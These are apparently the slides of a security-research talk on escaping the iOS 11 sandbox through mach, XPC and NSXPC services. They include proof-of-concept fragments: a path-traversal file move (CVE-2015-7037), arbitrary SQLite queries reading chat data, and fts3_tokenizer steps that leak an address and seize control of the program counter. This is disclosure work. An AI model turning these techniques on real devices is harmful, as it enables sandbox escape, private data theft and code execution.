

# Fasten your seatbelts: We are escaping iOS 11 sandbox!

---

Min(Spark) Zheng & Xiaolong Bai  
@ Alibaba Security Lab




- SparkZheng @ Twitter , 蒸米spark @ Weibo
- Alibaba Security Expert
- CUHK PhD, Blue-lotus and Insight-labs
- iOS 9.3.4 & iOS 11.3.1 OverSky Jailbreak (Private)



- Xiaolong Bai (bxl1989 @ Twitter&Weibo)
- Alibaba Security Engineer
- Ph.D. graduated from Tsinghua University
- Published papers on S&P, Usenix Security, CCS, NDSS

# iOS System Overview



- **Application**
  - in sandbox
  - few attack surfaces to kernel
  - only basic system info
  - memory info(e.g., sharedcache)
- **Userland**
  - all system info
  - more attack surfaces to kernel
- **Kernel**
  - Control the device

# Sandbox

- Apple 's Sandbox was introduced as “SeatBelt” in MacOS 10.5 which provides the first full fledged implementation of a MACF policy.
- From its inception, the policy hooked dozens of operations. The number of hooks has been growing steadily when new system calls or newly discovered threats appeared (tables from \*OS internals):

| Version | XNU  | System Version     | Hook Count |
|---------|------|--------------------|------------|
| 34      | 1510 | macOS 10.6         | 92         |
| 120     | 1699 | macOS 10.7         | 98         |
| 211/220 | 2107 | iOS 6/macOS 10.8   | 105        |
| 300     | 2422 | iOS 7/macOS 10.9   | 109        |
| 358     | 2782 | iOS 8/macOS 10.10  | 113        |
| 459     | 3216 | iOS 9/macOS 10.11  | 119        |
| 592     | 3789 | iOS 10/macOS 10.12 | 126/124    |
| 763     | 4570 | iOS 11/macOS 10.13 | 132/131    |

# Sandbox Profiles

- In MacOS, profiles are visible and stored in /System/Library/Sandbox/Profiles. In iOS, the profiles were hard-compiled into /usr/libexec/sandboxd. It's hard to decode the sandbox profiles, but we can traverse all mach services to get the mach-lookup list according to the return value (e.g., through sbtool by Jonathan Levin).

```
▼ (allow mach-lookup
  (local-name "com.apple.CFPasteboardClient")
  (local-name "com.apple.coredrag")
  (global-name "com.apple.apsd")
  (global-name "com.apple.audio.AudioComponentPrefs")
  (global-name "com.apple.audio.AudioComponentRegistrar")
  (global-name "com.apple.audio.audiohald")
  (global-name "com.apple.audio.coreaudiod")
  (global-name "com.apple.backupd.sandbox.xpc")
  (global-name "com.apple.bird")
  (global-name "com.apple.bird.token")
  (global-name "com.apple.cache_delete.public")
  (global-name "com.apple.colorsyncd")
  (global-name "com.apple.colorsync.useragent")
  (global-name "com.apple.controlcenter.toggle")
  (global-name "com.apple.coremedia.endpoint.xpc")
  (global-name "com.apple.coremedia.endpointpicker.xpc")
  (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
  (global-name "com.apple.coremedia.endpointstream.xpc")
  (global-name "com.apple.coremedia.routediscoverer.xpc")
  (global-name "com.apple.coremedia.routingcontext.xpc")
  (global-name "com.apple.coremedia.volumecontroller.xpc")
  (global-name "com.apple.coreservices.appleevents")
  (global-name "com.apple.CoreServices.coreservicesd")
```

```
root@Phontifex-Magnus (/var/root)# sbtool 5249 inspect
PID 5249 Container: /private/var/mobile/Containers/Data/Application/D698962B-...77FFE
Music[5249] sandboxed.
size = 443537
container = /private/var/mobile/Containers/Data/Application/D698962B-...77FFE
sb_refcount = 574
profile = container
profile_refcount = 186
extensions (0: class: com.apple.security.exception.shared-preference.read-write) {
  preference: com.apple.itunescloudd
  preference: com.apple.restrictionspassword
  preference: com.apple.MediaSocial
  preference: com.apple.mediaremote
  preference: com.apple.homesharing
  preference: com.apple.itunesstored
  preference: com.apple.Fuse
  preference: com.apple.Music
  preference: com.apple.mobileipod
}
extensions (0: class: com.apple.security.exception.files.home-relative-path.read-write) {
  file: /private/var/mobile/Library/com.apple.MediaSocial (unresolved); flags=0
  file: /private/var/mobile/Library/Caches/sharedCaches/com.apple.Radio.RadioRequestURI
  file: /private/var/mobile/Library/Caches/sharedCaches/com.apple.Radio.RadioImageCache
  file: /private/var/mobile/Library/Caches/com.apple.iTunesStore (unresolved); flags=0
  file: /private/var/mobile/Library/Caches/com.apple.Radio (unresolved); flags=0
  file: /private/var/mobile/Media (unresolved); flags=0
  file: /private/var/mobile/Library/Cookies (unresolved); flags=0
  file: /private/var/mobile/Library/Caches/com.apple.Music (unresolved); flags=0
  file: /private/var/mobile/Library/com.apple.itunesstored (unresolved); flags=0
}
# Allow r-x to own executable
extensions (3: class: com.apple.sandbox.executable) {
  file: /Applications/Music.app (unresolved); flags=0
}
# Allow Mach/XPC to other services
extensions (5: class: com.apple.security.exception.mach-lookup.global-name) {
  mach: com.apple.storebookkeeperd.xpc; flags=0
  mach: com.apple.Rtcreportingd; flags=0
  mach: com.apple.MediaPlayer.MPRadioControllerServer; flags=0
  mach: com.apple.mediaartworkd.xpc; flags=0
  mach: com.apple.hsa-authentication-server; flags=0
  mach: com.apple.familycircle.agent; flags=0
  mach: com.apple.askpermissiond; flags=0
  mach: com.apple.ak.anisette.xpc; flags=0
}
```



# Mach Service Name -> Binary

- In order to find vulnerabilities, we need to disassemble and analyze the binaries which contain the handler functions of related mach services. /System/Library/LaunchDaemons contains the configuration plist of most mach services. In the plist files, "ProgramArguments" shows the path of the binary and "MachServices" shows the related mach services.

```
"/System/Library/LaunchDaemons/com.apple.resourcegrabberd.companion.plist" => {  
  "MachServices" => {  
    "com.apple.nanoresourcegrabber.pairedsync" => true  
    "com.apple.nano.nanoresourcegrabber" => true  
    "com.apple.private.alloy.resourcegrabber-idswake" => true  
    "com.apple.nanoresourcegrabber.pairedsync.prelaunch" => true  
    "com.apple.mobile.cache_delete_nano_resource_grabber" => true  
  }  
  "EnablePressuredExit" => true  
  "UserName" => "mobile"  
  "Label" => "com.apple.resourcegrabberd"  
  "RunAtLoad" => false  
  "Disabled" => true  
  "POSIXSpawnType" => "Adaptive"  
  "LaunchEvents" => {  
    "com.apple.notifyd.matching" => {  
      "com.apple.nanoresourcegrabber.idslaunchnotification" => {  
        "Notification" => "com.apple.nanoresourcegrabber.idslaunchnotification"  
      }  
    }  
  }  
  "ProgramArguments" => [  
    0 = "/usr/libexec/resourcegrabberd"  
  ]  
}
```

# Mach, XPC and NSXPC

- Mach messages contain typed data, which can include port rights and references to large regions of memory. XPC msg is built on top of Mach msg and NSXPC msg is built on top of XPC msg.
- Through Mach msg, sandboxed app can communicate with unsandboxed Mach (MIG) services, XPC services and NSXPC services.





# XPC: Arbitrary File Move CVE-2015-7037

- `com.apple.PersistentURLTranslator.Gatekeeper`  
( `/System/Library/Frameworks/AssetsLibrary.framework/Support/assetsd` )

```
__v6 = (void *)PLStringFromXPCDictionary(a3, "srcPath");
__v7 = (void *)PLStringFromXPCDictionary(v5, "destSubdir");
if ( objc_msgSend(v7, "length") )
{
    if ( objc_msgSend(v6, "length") )
    {
        v8 = (void *)NSHomeDirectory();
        v9 = objc_msgSend(v8, "stringByAppendingPathComponent:", &cfstr_MediaDcim);
        v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", v7);
        v18 = 0LL;
        v11 = objc_msgSend(&OBJC_CLASS__NSFileManager, "alloc");
        v12 = objc_msgSend(v11, "init");
        v13 = objc_msgSend(v12, "autorelease");
        if ( !((unsigned __int64)objc_msgSend(v13, "moveItemAtPath:toPath:error:", v6, v10, &v18) & 1) )
```


```
xpc_dictionary_set_string(dict, "destSubdir", [filepath UTF8String]);
xpc_dictionary_set_string(dict, "srcPath", "../../../../../private/var/tmp/a");
```

- This service has path traversal vulnerability that an app can mv folders outside the sandbox with mobile privilege (used in Pangu9 for jailbreak).



# NSXPC: Arbitrary SQLite File Query Outside the Sandbox

- **com.apple.medialibraryd.xpc**  
(/System/Library/PrivateFrameworks/MusicLibrary.framework/Support/medialibraryd)



```
-[MLDMediaLibraryService init]
-[MLDMediaLibraryService _init]
-[MLDMediaLibraryService dealloc]
-[MLDMediaLibraryService validateDatabaseAtPath:withCompletionHandler:]
-[MLDMediaLibraryService recreateDatabaseAtPath:withCompletionHandler:]
-[MLDMediaLibraryService beginTransactionForDatabaseAtPath:withParameters:]
-[MLDMediaLibraryService executeUpdate:withParameters:onTransaction:]
-[MLDMediaLibraryService executeQuery:withParameters:options:onTransaction:]
-[MLDMediaLibraryService endTransaction:shouldCommit:withCompletionHandler:]
-[MLDMediaLibraryService performDatabaseOperation:withAttributes:withCompletionHandler:]
-[MLDMediaLibraryService setOptions:withCompletionHandler:]
-[MLDMediaLibraryService performImport:fromSource:withUUID:completionHandler:]
```

## POC:

```
[[connection remoteObjectProxy] executeQuery:@"select Message
from Chat_29eeecf55d99cba546eae90a497d01de"
withParameters:nil options:nil onTransaction:uuid
withCompletionHandler:^(NSData *data, NSError *error){
    NSLog(@"***** data %@", data);
    id result = [NSKeyedUnarchiver unarchiveObjectWithData:
data];
    NSLog(@"***** result %@", result);
}
```

- The sandboxed app can use `[[connection remoteObjectProxy] beginTransactionForDatabaseAtPath]` method to connect arbitrary SQLite files on the system and then use `[[connection remoteObjectProxy] executeQuery]` to execute SQL commands.

# NSXPC: Code Execution Through fts3\_tokenizer()

- Medialibraryd service has SQLite fts3\_tokenizer vulnerability.
- Use fts3\_tokenizer('simple') to leak information:

---

```
sqlite>SELECT hex(fts3_tokenizer('simple'));  
B8FB9A9F01000000
```

---

- Use fts3\_tokenizer('simple' , addr) to register a callback address for the tokenizer:

---

```
sqlite>select fts3\_tokenizer('mytokenizer', x'4141414141414141');  
sqlite>create virtual table a using fts3(tokenize=mytokenizer);
```

---

# NSXPC: Code Execution Through fts3\_tokenizer()

- Use ``PRAGMA soft\_heap\_limit=0x4141414141414141`` to control PC:

```
(lldb) x/10i 0x199dd8214
0x199dd8214: 0xf9400728    ldr    x8, [x25, #8]
0x199dd8218: 0xaa1803e0    mov    x0, x24
0x199dd821c: 0xaa1703e1    mov    x1, x23
0x199dd8220: 0xaa1503e2    mov    x2, x21
0x199dd8224: 0xd63f0100    blr    x8
```

```
Incident Identifier: 755CB85A-A4C7-448F-B431-59E95C7C31E4
CrashReporter Key:   067c0a2fa27e4d176ede179b005dc93785138998
Hardware Model:      iPhone6,2
Process:              mediainfo [454]
Path:                 /System/Library/PrivateFrameworks/MusicLibrary.framework/Support/
mediainfo
Identifier:            mediainfo
Version:               ???
Code Type:             ARM-64 (Native)
Parent Process:        launchd [1]

Date/Time:             2016-03-24 20:25:33.33 +0800
Launch Time:           2016-03-24 20:24:52.52 +0800
OS Version:            iOS 9.3 (13E233)
Report Version:        105

Exception Type:        EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype:     KERN_INVALID_ADDRESS at 0x4141414141414141
Triggered by Thread:   3
```


- This vulnerability is used in our private iOS 9.3.4 jailbreak.

# Mach Service: Bluetooth

- There are 132 functions (start from 0xFA300) in the “com.apple.server.bluetooth” Mach service of bluetoothd.


```
202-17-00 (227 messages)
(MIG_Msg_1024768_handler) //0x000fa300 BtSessionAttach
(MIG_Msg_1024769_handler) //0x000fa301 BtSessionDetach
(MIG_Msg_1024770_handler) //0x000fa302 BtLocalDeviceGetDefault
(MIG_Msg_1024771_handler) //0x000fa303 BtLocalDeviceAddCallbacks
(MIG_Msg_1024772_handler) //0x000fa304 BtLocalDeviceRemoveCallbacks
(MIG_Msg_1024773_handler) //0x000fa305 BtLocalDeviceSetModulePower
(MIG_Msg_1024774_handler) //0x000fa306 BtLocalDeviceGetModulePower
(MIG_Msg_1024775_handler) //0x000fa307 BtLocalDevicePowerReset
```

- Bluetoothd communicate with sandboxed apps and other unsandboxed processes (e.g., SpringBoard) through “com.apple.server.Bluetooth” .



